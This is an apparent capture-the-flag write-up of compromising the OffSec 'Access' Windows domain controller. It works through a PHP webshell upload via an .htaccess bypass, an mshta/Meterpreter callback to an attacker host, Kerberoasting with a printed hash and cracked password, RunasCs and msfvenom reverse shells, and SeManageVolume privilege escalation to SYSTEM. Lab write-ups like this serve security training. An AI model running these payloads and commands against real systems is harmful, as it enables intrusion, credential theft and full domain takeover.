
Table of contents
Open Table of contents
INFO
CTF URL: https://portal.offsec.com/machine/access-38168/overview
Machine Type: Windows
IP: 192.168.228.187
Difficulty: Very Hard
Reconaisance
NMAP
sudo nmap -p- -sS -sC -sV 192.168.228.187 -v --min-rate 10000

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
|_http-title: Access The Event
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-02 07:39:50Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http      Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4:4cc9:9e84:b26f:9e63:9f9e:d229:dee0
|_SHA-1: b023:8c54:7a90:5bfa:119c:4e8b:acca:eacf:3649:1ff6
|_http-title: 400 Bad Request
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49701/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows
Useful Information:
- PHP App at Ports 80 and 443
- It is a Domain Controller and we see SMB, Winrm, RPC, and LDAP ports are open
AD Initial Recon
There is some information that can useful:
crackmapexec smb 192.168.228.187

SMB 192.168.228.187 445 SERVER [*] Windows 10.0 Build 17763 x64 (name:SERVER) (domain:access.offsec) (signing:True)(SMBv1:False)- OS is
Windows 10.0 Build 17763 - Domain Name is
access.offsec - DC is
server.access.offsec
WEB
File Upload Functionality


If we browse the website a little, we can find a File Upload Functionality:
- Buy a Ticket
- upload a test file

Location of Uploaded File
We can manually fuzz the most probable positions, and find the following location:
/uploads
Conclusion
As we can upload and reach the uploaded file, and considering that the backend is in PHP, we can upload a PHP RCE Payload
PHP Code Execution
Payload
I chose the following payload as I have different plans regarding receiving the shell:
<?php system($_GET['cmd']);?>Save it to a file named payload.php
Upload Try №1

Uploading the payload we receive the following Error:
Bypassing File Extension Blacklist
We will need to open Burp Suite to capture, modify and send the request. Turn the intercept on, and capture the file upload request. Send to Repeater and start experimenting on Blacklist Bypass. Soon, you are going to realize that almost all of php extensions are not working. However, .htaccess extension can be uploaded.
How can it be abused?
Create a .htaccess file with the following content:
<FilesMatch "\.x$">
    SetHandler application/x-httpd-php
</FilesMatch>
It makes files ending with .x run as PHP scripts when accessed from the browser.
So first send the .htaccess file:

And then send the payload.x file:

Result
Check the result by navigating to the uploaded file with a command:
/uploads/payload.x?cmd=whoami

It works!
The command is executed as a access\svc_apache user
Getting a Shell
To get a meterpreter shell I will use exploit/windows/misc/hta_server
use exploit/windows/misc/hta_server
run
# it will output something like this:
http://192.168.209.134:8080/hV7PHEshfeKuz.hta
Access the following link to get a shell from the machine:
http://192.168.107.187/uploads/payload.x?cmd=mshta http://192.168.45.221:8080/FHaedpdDN.hta
As a result we got the session:
msf6 exploit(windows/misc/hta_server) > sessions

Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  1         meterpreter x86/windows  ACCESS\svc_apache @ SERVER  192.168.45.221:4444 -> 192.168.107.187:49835 (192.168.107.187)

msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: ACCESS\svc_apache

meterpreter > shell # to get cmd access
Host and Domain Enumeration
For the moment, we have access to ACCESS\svc_apache user.
C:\xampp\htdocs\uploads>net user

User accounts for \\SERVER

-------------------------------------------------------------------------------
Administrator            Guest                    krbtgt
svc_apache               svc_mssql
The command completed successfully.
We can see that there is a svc_mssql user, that can be interesting. However, we need more detailed enumeration.
Powerview Enumeration
Upload Powerview onto the victim machine:
meterpreter > upload powerview.ps1
meterpreter > shell
C:\xampp\htdocs\uploads>powershell -ep bypass
PS C:\xampp\htdocs\uploads> . .\powerview.ps1
get-netuser
Get-NetUser

# result (truncated)
distinguishedname      : CN=Administrator,CN=Users,DC=access,DC=offsec

distinguishedname      : CN=Guest,CN=Users,DC=access,DC=offsec

distinguishedname             : CN=krbtgt,CN=Users,DC=access,DC=offsec

distinguishedname             : CN=Apache,CN=Users,DC=access,DC=offsec
samaccountname                : svc_apache

distinguishedname             : CN=MSSQL,CN=Users,DC=access,DC=offsec
samaccountname                : svc_mssql
serviceprincipalname          : MSSQLSvc/DC.access.offsec
We can see that svc_mssql has SPN, which means time to Kerberoast!
Kerberoasting
Download Rubeus exe
Then upload this onto machine and run the following command:
.\Rubeus.exe kerberoast /outfile:spn.txtInside spn.txt we will have the following hash:
$krb5tgs$23$*svc_mssql$access.offsec$MSSQLSvc/[email protected]*$73F92D340F2DD6405557F23EA991C3DF$0BFCEEE1FA037BFA5231EFA7D75213E8C222F95542EF78895E07FE0842978C98C750F1A367E684FD115B694EB5E01C0E347F181907012BE743B0C4832B33C30F82A0C367FAF45D372CF02D52A8186BC32C1E2E7DD1CC7A7918061B1673C0193A2751AB8BCDA04A8D5015A8D22DC7CDF73A1B44A6C89D48610CB9B9E3707215DB2640E475F10867F1CD2EA50AB14B25A8127EE98BC40011F0467D4F11D5092437407333F1C2710F938B668A540933EF1D14DB6F72BF065B4DB8C11E42F8AF13C69F1076F0D3B8C86D08AEE9F989FE9E19B96E6791FB107E7C89B31AF891907DB49676367D15126E4135585BC297AE91FD1318C8BAC94A37285D636CCCBF950E40924C8E394642E1B2AFB3D1642C7FEC14E652FE645CF77E5D3E0C29242D627BF8A7057C91D1BE65F9998A9EE127B77605E36F16F9E4BDC9F4CCDE51FF8033716B05249EB86AD504BFC9246B9900A52235B66B4664B5651716C6ADF2BD1FD0EF13CB0FAD509A6EB0F12F4619E19D59889B96377D01FA1921275F9F3F3E196756205AA6C585BCD7AA705AF77766598EE6C1F85B3A53B6E9C83BC0CF94A462E537CACC5DA69CC30FC1D6A88307DFB4B66E906D6FE31C17B250657FD7A7CB38ECA8DFB9E339F1FAC7622CB3E98696CA7F1BCB2D8CC9D76380C32B4346E3ABDC33CE893775661132D3AE0586B138873136B0B93E90060D49F9E2768B6CAF61D090D47FF1CCEFCC7B15644664C12AD7667ED4E95741726551520700C30EAC1693DCCB1907FF82B0DF0554B50715E58E96559EF32868DFEEFBB1CF0C94BCDD35BBADC39557DF996866CCF1B759293477D6A69BC41BA26776F293475AB6A26DFC96206C7C1164496B836C383E13A9035D0E79DC97CC29B63FBE20028A06EF4AFF047F0EEBD8FA0786303309F92D78AFA3203030B4396B8AD83C518332C145EDC11CAA5EC5B1F127D6996C41D032A32933034D69E996AD204B583EE62A97F401C62C6A686C2315B762BFBBBFF239ED7096EE4ACA2C3C37705B0A24CB4E8E20493EFCCC05743C17595D24AF302581EA20C0D2C5755F0B3C22349094ED5F314B0CA250950F52BE2126F3F56BC21FF6E493148AE39D0B06CDA0C232F71AE00F31B963F38ABB46F2FFEFDD029081262E0EB633161937720CFA47B533D72E4937D9656118FA5A4EE6FDCE8412DB93245AD676CD1DC26B0DF6C853E8A779F4FA56490F2F955A4F5FB9355430A0211791EE9ED654BBC0D66605A90AB2B2E431462DAECFA17ABBED62B6642A91FFD83C1F56CD6BD57A95745495E511F45D73F900C10E7D6B3A6112E664EB6444E3C3C8F667738B316052F497DFB681CA670759C83DF6748D1C15F5C11329DED93A8859A6F242FD0D6F6C02B3BD58A9ACE750A27DF003EB895C42A7542E3BEC0D445CF9186A82DC3AD0F483BE4B1E2796B052C4778004AB2C5A3F06941B4700ABCB5A2D199D989878651A6AC8DE513C3EDCB264058E961A7E1F6945F94D8218AE25AAFF4FFA1DD2B989B94043BD88B405E4C22E3A87159786F7EAF1358EAA0139F361F8141009040F3A1E6246158918A1C38D9D1FF44E87096FBAE7F4AB6CDD814C3630FB75F9E5B245AF17D2530FLet’s crack the hash:
hashcat -m 13100 -a 0 spn.txt /usr/share/wordlists/rockyou.txt --outfile="cracked.txt" --forceInside the cracked.txt we will have the password:
...:trustno1So we found credentials: svc_mssql:trustno1
Getting Shell
To get a shell I will use the following tool:
Download on your attack machine, unzip it and upload onto victim machine.
Setup a listener: (on attack machine)
nc -lvnp 1234Get the shell:
# attack machine ip and listner port
.\RunasCs.exe svc_mssql trustno1 cmd.exe -r 192.168.45.221:1234
The shell:
nc -lvnp 1234

listening on [any] 1234 ...
connect to [192.168.45.221] from (UNKNOWN) [192.168.107.187] 50140
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
access\svc_mssql
Then you can retrieve the flag from the Desktop of the user.
PrivEsc to System
User’s privilesges:
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                      State
============================= ================================ ========
SeMachineAccountPrivilege     Add workstations to domain       Disabled
SeChangeNotifyPrivilege       Bypass traverse checking         Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Disabled
SeManageVolumePrivilege is interesting.
Abusing SeManageVolumePrivilege
In the internet I found the following:
Download and upload onto victim machine the exe file.
Run it:
C:\Users\Public>SeManageVolumeExploit.exe

Entries changed: 919
DONE
Prepare a DLL and transfer to the victim machine:
msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.45.221 LPORT=4321 -f dll -o Printconfig.dlland setup a listener:
nc -lvnp 4321Copy the DLL to the specified Path:
copy Printconfig.dll C:\Windows\System32\spool\drivers\x64\3\Then:
powershell -ep bypass
$type = [Type]::GetTypeFromCLSID("{854A20FB-2D44-457D-992F-EF13785D2B51}")
$object = [Activator]::CreateInstance($type)
As a result you will become SYSTEM
nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.118.23] from (UNKNOWN) [192.168.120.107] 49998
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
Lastly, you can get the flag from the Administrator’s Desktop.